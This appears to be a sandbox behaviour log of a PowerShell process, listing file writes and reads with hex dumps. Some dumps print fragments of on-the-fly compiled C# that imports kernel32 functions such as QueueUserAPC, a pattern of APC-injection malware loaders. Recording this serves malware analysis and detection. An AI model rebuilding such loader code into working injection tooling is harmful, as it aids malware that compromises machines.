C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.0.cs	unknown	402	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 62 61 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6d 75 61 70 6f 61 79 2c 49 6e 74 50 74 72 20 6f 77 6e 6d 67 67 6d 79 6a 77 6a 2c 49 6e 74 50 74 72 20 62 6c 67 67 66 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class tba. {. [DllImport("kerne l32")].public static extern ui nt QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blg gfu);. [DllImport("kernel32")]. public static e	success or wait	1	7FFA93A7B526	WriteFile
C:\Users\user\AppData\Local\Te mp\5ya1ligq\5ya1ligq.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 35 79 61 31 6c 69 67 71 5c 35 79	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad364e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Local\Temp\5ya1ligq\5y	success or wait	1	7FFA93A7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA93A7B526	WriteFile
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 6d 65 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 78 74 71 61 6a 6b 70 77 62 2c 75 69 6e 74 20	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class mme. {.[DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint	success or wait	1	7FFA93A7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 7a 79 76 6e 30 33 69 6d 5c 7a 79	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\zyvn03im\zy	success or wait	1	7FFA93A7B526	WriteFile
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA93A7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 f8 bc d5 15 a0 d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFA93A7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFA93A7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 1f c4 d5 15 a0 d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFA93A7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00	@...e.....@.....	success or wait	1	7FFA9647F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 92 27 b2 e7 11 d3 a3 4c aa b2 7d 19 c2 b2 0b aa 09 00 00 00 0e 00 0f 00	8.....'.....L..}.....	success or wait	16	7FFA9647F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFA9647F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	7FFA9647F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	6c 00 00 03	l...	success or wait	1	7FFA9647F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	104	01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 00 0e 80 00 09 0e 80 00 0a 0c 80 00 0b 0e 80 00 0c 0e 80 00 22 00 40 00 24 00 40 00 6a 00 40 00 99 00 40 00 b1 00 40 00 b0 00 40 00 9b 00 40 00 18 00 40 00 57 00 40 00 0d 0c 80 00 0e 0c 80 00 0d 0e 80 00 0f 0e 80 00	.....".@.$.@.j.@...@...@...@...@...@.W.@.....	success or wait	1	7FFA9647F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA95F2B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA95F2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA95F2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA95F2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA95F32625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA95F32625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA95F32625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA95F2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA95F2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA95F2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA95F2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA95F2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	7976	success or wait	1	7FFA95F2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	7FFA95F2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4121	success or wait	1	7FFA95F2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA95F2B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA95F162DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21268	success or wait	1	7FFA95F163B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA960012E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	120	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	3	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	111	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
